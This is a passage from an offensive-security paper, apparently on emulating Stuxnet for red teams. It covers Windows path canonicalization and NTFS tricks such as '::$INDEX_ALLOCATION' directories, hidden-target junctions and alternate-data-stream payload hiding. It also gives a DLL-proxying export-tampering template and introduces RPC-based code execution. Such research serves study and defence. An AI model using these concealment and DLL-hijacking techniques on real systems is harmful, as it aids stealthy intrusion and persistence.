The conversion between NT (Windows NT kernel) paths and DOS (Win32) paths is essential due to historical compatibility needs, differences in path format, security requirements, operational efficiency, and consistency across subsystems. Legacy applications, designed for DOS/Win32 environments, rely on these conversions to function correctly on modern Windows systems. DOS paths, using drive letters and backslashes, must be converted to the NT kernel's uniform naming convention to ensure secure, unambiguous path handling.

For this reason, the Win32 API layer convert file paths to NT paths, involving several internal functions to handle this translation. These APIs include the `CreateFile` API, which internally calls functions like `RtlDosPathNameToRelativeNtPathName_U` or `RtlDosPathNameToRelativeNtPathName_U`. This process ensures compatibility with the NT kernel's IO manager.

There are 7 documented Path types handled by the Win32 API layer, as described in the table below.

PATH TYPE	FORMAT	EXAMPLES
DRIVE ABSOLUTE	X:\path	C:\Windows\System32, D:\Games
DRIVE RELATIVE	X:path	C:Users\Public, D:Documents
ROOTED	\path	\Windows\System32, \Users\Public
RELATIVE	path	Documents\Files, ..\Users\Public
UNC ABSOLUTE	\\server\share\path	\\server\share\Documents, \\192.168.1.1\share\Files
LOCAL DEVICE	\\.\path	\\.\COM1, \\.\pipe\mypipe
ROOT LOCAL DEVICE	\\?\path	\\?\C:\Windows\System32, \\?\UNC\server\share\Documents

Table 3: Win32 Path Types

PATH CANONIZATION

Path canonicalization is the process of standardizing and normalizing file paths to ensure consistency and eliminate ambiguities. This is crucial for correctly processing paths through the NT APIs. The implementation applies the following rules to canonicalize paths:

RULE	DESCRIPTION
CONVERT FORWARD SLASHES	Convert all forward slashes (character U+002F) to backslashes (character U+005C).
COLLAPSE PATH	Collapse repeating runs of path separators into one.

SEPARATORS	
SPLIT UP PATH ELEMENTS	Split up path elements and: • Remove elements where the name is only a single dot, signifying the current directory. • Remove the previous path element where the name is two dots unless it's already at the root of the path type. This allows relative paths to refer to a parent directory.
TRAILING PATH SEPARATOR	If the last character is a path separator, leave it as is in the result.
TRAILING SPACES OR DOTS	Remove any trailing spaces or dots from the last path element, assuming that it isn't a single or double dot name.

Table 4: Path Canonization Rules[20]

Regarding the last point, NTFS allows a few tricks that can be abused to create files and directories allowing trailing spaces and dots, leading to several misbehaviors. We will talk about these strange behaviors in the NTFS Tricks section.

It's also important to note that using Rooted paths allows for the inclusion of characters that would typically be considered illegal. Each file system imposes certain restrictions on acceptable characters to ensure ease of use, such as disallowing NUL characters in APIs based on C-style null-terminated strings. The two most common file systems on NT systems, NTFS and FAT, have more stringent limitations on valid characters. The following table highlights characters that are prohibited in standard filenames, with anything in red indicating banned characters.

	0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**A**	**B**	**C**	**D**	**E**	**F**
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Table 5: NTFS Compliant Character's Set

---

[20] Foreshaw, J, 'Project Zero'.

While NTFS and FAT file systems do not allow illegal characters in paths on disk, at least not when added directly via the OS, paths can still contain these characters if they don't interact with the NTFS driver. For example, when the object manager is involved, such as through redirection via a mount point, only the following characters are considered illegal in the object manager:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Table 6: NT Object Manager Compliant Character's Set

NTFS TRICKS

Important research has already been performed on several issues affecting NTFS[21] (New Technology File System). These issues, while not always directly exploitable, can lead to security vulnerabilities due to their non-intuitive nature.

ABUSING ALTERNATE DATA STREAMS (ADS)

Alternate Data Streams (ADS), as an example, are a feature of the NTFS file system that allow multiple data streams to be associated with a single file or directory. While ADS can be used for legitimate purposes, such as storing metadata, they are often exploited by attackers for malicious activities. ADS enable the concealment of malicious payloads within seemingly benign files, making detection by traditional file inspection methods difficult. The primary file appears unmodified, while the malicious data resides in an alternate stream, which many security tools do not check, allowing attackers to bypass antivirus and other endpoint protection systems.

Attackers commonly use ADS to embed malicious code within legitimate files, effectively hiding harmful executables or scripts. For instance, an attacker might append a malicious executable to a harmless text file (e.g., `benign.txt:hidden.exe`). Additionally, ADS can store hacking tools, data exfiltration scripts, or stolen data, keeping them hidden from plain view. This allows attackers to maintain a stealthy presence on a compromised system and execute the hidden payloads without making the primary file appear suspicious.

---

[21] 'Pentester's Windows NTFS Tricks Collection'.

In general, the ability to use ADS for executing hidden payloads and creating persistence mechanisms makes them a potent technique for stealthy and persistent attacks on NTFS file systems.

CONNECTING THE DOTS

As aforementioned, a few tricks leverage the path canonization rule below to create paths that confuse file system parsers, making them difficult to navigate or detect:

TRAILING SPACES OR DOTS	REMOVE ANY TRAILING SPACES OR DOTS FROM THE LAST PATH ELEMENT, ASSUMING THAT IT ISN'T A SINGLE OR DOUBLE DOT NAME.

This means creating directories that are ending with trailing spaces and dots, which would "bypass" the path canonicalization rule above. This kind of directories are usually not possible to create easily via the Win32 API layer.

```
C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:21    <DIR>          .
               0 File(s)              0 bytes
               1 Dir(s)  357,746,892,800 bytes free

C:\ntfs>mkdir ..
Access is denied.

C:\ntfs>mkdir . .
A subdirectory or file . already exists.
Error occurred while processing: ..
A subdirectory or file . already exists.
Error occurred while processing: ..

C:\ntfs>mkdir ". . "
A subdirectory or file . .  already exists.

C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:21    <DIR>          .
               0 File(s)              0 bytes
               1 Dir(s)  357,743,292,416 bytes free
```

Figure 17: Directories not possible to create normally

These tricks exploit the special directory entries like "**.**" and "**..**" that represent the current and parent directory, respectively. Indeed, it is possible to create these paths by appending " **::$INDEX_ALLOCATION"** to the filename, forcing the creation of directories that have confusing names (i.e., contains and ends with dots and spaces).

```
C:\ntfs>mkdir ". . ::$INDEX_ALLOCATION"

C:\ntfs>mkdir ".. ::$INDEX_ALLOCATION"

C:\ntfs>mkdir "... ::$INDEX_ALLOCATION"

C:\ntfs>mkdir ". ::$INDEX_ALLOCATION"

C:\ntfs>mkdir ". ::$INDEX_ALLOCATION"

C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:25    <DIR>          .
21/05/2024  12:25    <DIR>          .
21/05/2024  12:25    <DIR>          . .
21/05/2024  12:25    <DIR>          ..
21/05/2024  12:25    <DIR>          ...
               0 File(s)              0 bytes
               5 Dir(s)  357,742,215,168 bytes free
```

Figure 18: Directories have been created successfully

For instance, these types of paths can trigger a range of unusual system behaviours. One example is how Windows Explorer responds when attempting to delete them, resulting in an "Access Denied" error.

Figure 19: Directories with trailing dots and spaces cannot be eliminated via Explorer

Attempting the deletion from a command prompt or PowerShell prompt yields the same result:

```
PS C:\ntfs> ls | foreach {Remove-Item $_ -ErrorAction SilentlyContinue}; ls
Remove-Item : An object at the specified path C:\ntfs\. . does not exist.
At line:1 char:15
+ ls | foreach {Remove-Item $_ -ErrorAction SilentlyContinue}; ls
+               ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Remove-Item], PSArgumentException
    + FullyQualifiedErrorId : Argument,Microsoft.PowerShell.Commands.RemoveItemCommand

Remove-Item : An object at the specified path C:\ntfs\..  does not exist.
At line:1 char:15
+ ls | foreach {Remove-Item $_ -ErrorAction SilentlyContinue}; ls
+               ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Remove-Item], PSArgumentException
    + FullyQualifiedErrorId : Argument,Microsoft.PowerShell.Commands.RemoveItemCommand


    Directory: C:\ntfs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         30/04/2024     20:04                . .
d-----         30/04/2024     22:00                ..
-a----         30/04/2024     20:05              4 test. .
```

Figure 20: Directories with trailing dots and spaces cannot be eliminated via PowerShell

Another interesting fact is that it's possible to combine this trick with directory junctions, which can be manipulated to obscure the actual destination path, which can be used to deceive both users and programs about the true location of the destination files.

In fact, when a junction is created correctly, the destination path is displayed alongside the directory name.

```
C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:34    <DIR>          .
               0 File(s)              0 bytes
               1 Dir(s)  357,772,800,000 bytes free

C:\ntfs>mklink /J sys32 C:\Windows\System32
Junction created for sys32 <<===>> C:\Windows\System32

C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:41    <DIR>          .
21/05/2024  12:41    <JUNCTION>     sys32 [C:\Windows\System32]
               0 File(s)              0 bytes
               2 Dir(s)  357,773,029,376 bytes free
```

Figure 21: Normal Junction, the destination path is visible in square brackets

```
C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:42    <DIR>          .
               0 File(s)              0 bytes
               1 Dir(s)  357,770,543,104 bytes free

C:\ntfs>mklink /J "... ::$INDEX_ALLOCATION" C:\Windows\System32
Junction created for ... ::$INDEX_ALLOCATION <<===>> C:\Windows\System32

C:\ntfs>dir
 Volume in drive C has no label.
 Volume Serial Number is 0E34-E2B0

 Directory of C:\ntfs

21/05/2024  12:42    <DIR>          .
21/05/2024  12:42    <JUNCTION>     ... [...]
               0 File(s)              0 bytes
               2 Dir(s)  357,770,264,576 bytes free
```

Figure 22: Ellipsis Junction, hides the destination path due to path confusion

Similar approach can be used to create non-listable Data streams, which won't be enumerable even with specialised tools.

IV. DISCUSSION

A. THE OT CYBER KILL CHAIN

To understand the approach red teamers should take to emulate the operational aspects of Stuxnet, it is useful to examine a general OT (Operational Technology) cyber kill chain. This framework outlines the stages of a cyberattack targeting industrial control systems and critical infrastructure, providing insights into the tactics, techniques, and procedures (TTPs) that can be employed to replicate such sophisticated threats.

The ICS/OT Cyber Kill Chain consists of two major phases[22] that outline the steps an adversary takes to compromise industrial control systems (ICS) and operational technology (OT) environments.

The first phase is primarily focused on gaining access to the ICS network and gathering the necessary information to understand and manipulate the target system. This phase is like traditional cyber espionage and involves several key steps. Initially, attackers conduct detailed reconnaissance to gather information about the ICS environment. This includes researching publicly available information, using tools like Google and Shodan, and mapping network topologies to identify vulnerabilities and targets within the ICS infrastructure.

Figure 23: OT Cyber Kill Chain - Phase 1

---

[22] 'The Industrial Control System Cyber Kill Chain'.

In the preparation and weaponization step, attackers create or modify tools and exploits to target specific vulnerabilities identified during the reconnaissance phase. This could involve crafting malicious documents or files, preparing spear-phishing emails, or developing custom malware tailored to the ICS environment. The attackers then deliver their payload to the target ICS network using common methods like phishing emails, exploiting vulnerabilities in public-facing services, or leveraging compromised supply chains. Once the payload is delivered, the attackers exploit vulnerabilities to gain initial access to the network. After successfully gaining access, the attackers establish command and control (C2) channels to maintain persistence and manage their foothold in the network. They may use various techniques to hide their communications and ensure continuous access to the compromised systems. During the sustainment and entrenchment phase, attackers deepen their presence within the network, moving laterally to other systems and gathering more intelligence. They install additional tools and backdoors to ensure long-term access and to prepare for the final stage of the attack.

Figure 24: OT Cyber Kill Chain - Phase 2

The second phase focuses on developing and deploying the attack to achieve the intended impact on the ICS environment. In the attack development and tuning step, attackers use the information gathered during the first phase to develop a specific capability that can affect the ICS in a meaningful way. This involves writing and testing malware or exploit code that targets the specific ICS components identified earlier. Development typically occurs in isolated environments that mimic the target ICS to ensure the attack's effectiveness and reliability. Before deploying the attack, the attackers validate their tools and techniques against similar systems to ensure they work as intended. This might involve acquiring ICS equipment and software for testing purposes. Validation is crucial to minimize the risk of detection and to ensure the attack will have the desired impact when executed. The final step is the actual deployment of the attack within the target ICS environment. The attackers deliver their malicious payload, modify system functionality, or directly manipulate ICS processes to achieve their goals. This could involve causing physical damage to equipment, altering production processes, or disrupting operations. The complexity of this phase depends on the security measures in place and the specific objectives of the attackers.

B. DLL HIJACKING REVISITED

We have extensively redesigned the Koppeling framework to align with the process employed by Stuxnet, consequently augmenting its functionalities to cater to advanced cyber-security protocols. This reimplementation brings about numerous notable improvements to the framework, mostly aimed at permitting dynamic modifications in DLL handling. These upgrades draw parallels to the complex techniques employed in the Stuxnet malware.

The primary developments of the new framework are centered on two key objectives:

- Automate the generation of a proxy DLL while also tampering with some selected exports, both modifying their runtime behavior or patching the input and output parameters.
- Tamper with an existing DLL entry point to execute malicious code on loading, without altering its exports.

TAMPERING UNPROXIED EXPORTS

As the original Koppeling, the framework detects and retrieves the exact DLL that the user wants to focus on. This step is required as it establishes the foundation for changing the DLL by proxying or customizing its functionality based on specific requirements.

The framework creates a new Portable Executable (PE) after acquiring the appropriate DLL. In this new PE, the user should implement the export "patching" logic that suits a specific need. The framework then combines the newly generated exports with the pre-existing exported functions of the original DLL as forwards. This merging method preserves all original functionalities while integrating the new or modified exports.

Figure 25: DLL Tampered with the new Koppeling framework

By incorporating these improvements, our improved Koppeling framework preserves the complete notion of DLL proxying and even extends its functionality to accommodate bespoke implementations of export wrappers. These customized implementations aim to replicate and potentially improve upon the usermode rootkit functionalities that were famously utilized by Stuxnet. As a result, they provide a robust tool for security researchers and professionals to simulate and analyze intricate malware behaviors in a controlled setting.

The patching template logic may be arbitrarily complex, depending on the attacker's needs. As a bare minimum, it should be designed as a variation of the very simple template below:

```
typedef PVOID(WINAPI* WinApi)(...);

PVOID PatchParams(...) {
    // Load target DLL
```

```c
    HMODULE hMod = LoadLibraryA("<TARGET-DLL>");
    if (hMod == NULL) {
        return 0;
    }
    // Get target function address
    WinApi api = (WinApi)GetProcAddress(hMod, "<TARGET-FUNCTION>");

    // Execute original DLL function with tampered params
    PVOID rax = api(...);

    // Return original DLL function ret value
    return rax;
}

PVOID PatchReturn(...) {
    // Load target DLL
    HMODULE hMod = LoadLibraryA("<TARGET-DLL>");
    if (hMod == NULL) {
        return 0;
    }
    // Get target function address
    WinApi api = (WinApi)GetProcAddress(hMod, "<TARGET-FUNCTION>");

    // Execute original DLL function with tampered params
    PVOID rax = api(...);

    // Patch return value
    rax = (PVOID)0x1337;

    // Return patched ret value
    return rax;
}
```

C. INJECTION WITHOUT INJECTION – RPCEXEC

To create a general way to execute local and remote code, we designed a relatively obscure method of code execution, which we internally refer to as RpcCraft (Self) RpcExec (Remote Process). This technique leverages a methodology well-known among exploit developers, abusing RPC (Remote Procedure Call) server calls such as `NdrServerCall2` or `NdrServerCallAll` to execute arbitrary code.

RPC OVERVIEW

Windows RPC (Remote Procedure Call) facilitates the execution of distributed client/server function calls. With Windows RPC, a client can invoke server functions just as if they were local function calls.

Server calls are part of this infrastructure and are used by the RPC runtime to handle incoming RPC calls. These functions are typically generated by the Microsoft IDL (Interface Definition Language) compiler and are responsible for unmarshaling (i.e., deserializing) the parameters from the network buffer and then invoking the appropriate server-side function.

Figure 26: Basic RPC Flow[23]

The client/server program sends the calling parameters or return values to the lower-level Stub function. The Stub function is responsible for encapsulating the data into the NDR (Network Data Representation) format.

---

[23] stevewhims, 'How RPC Works - Win32 Apps'.

In this context, the typical sequence of operations for server call is as follows:

- **Unmarshaling**: The function reads the incoming data packet and converts the serialized parameters into their native in-memory representation.

- **Dispatching**: It then calls the server-side function with these parameters.

- **Marshaling**: After the server-side function completes, converts the function's return values and output parameters back into a network-friendly format to send back to the client.

The RPC Protocol Sequence is a predefined string that specifies the protocol the RPC runtime will use to transfer messages, including the transport and network protocol. Microsoft supports several RPC protocols, such as:

- Network Computing Architecture connection-oriented protocol (NCACN)

- Network Computing Architecture datagram protocol (NCADG)

- Network Computing Architecture local remote procedure call (NCALRPC)

Common protocol sequences include:

- ncacn_ip_tcp: Connection-oriented TCP/IP

- ncacn_http: Connection-oriented TCP/IP using HTTP proxy

- ncacn_np: Connection-oriented named pipes

- ncadg_ip_udp: Datagram-based UDP/IP

- ncalrpc: Local Procedure Calls

RPC interfaces define the methods and parameters for communication, written in an Interface Definition Language (IDL) file. These are compiled by the Microsoft IDL compiler (midl.exe) into header and source code files for server and client use.

Binding in RPC creates a logical connection between a client and a server, represented by a binding handle. There are three types of binding handles: implicit, explicit, and automatic. Implicit handles are used for single-threaded applications, while explicit handles are thread-safe and suitable for multi-threaded applications.
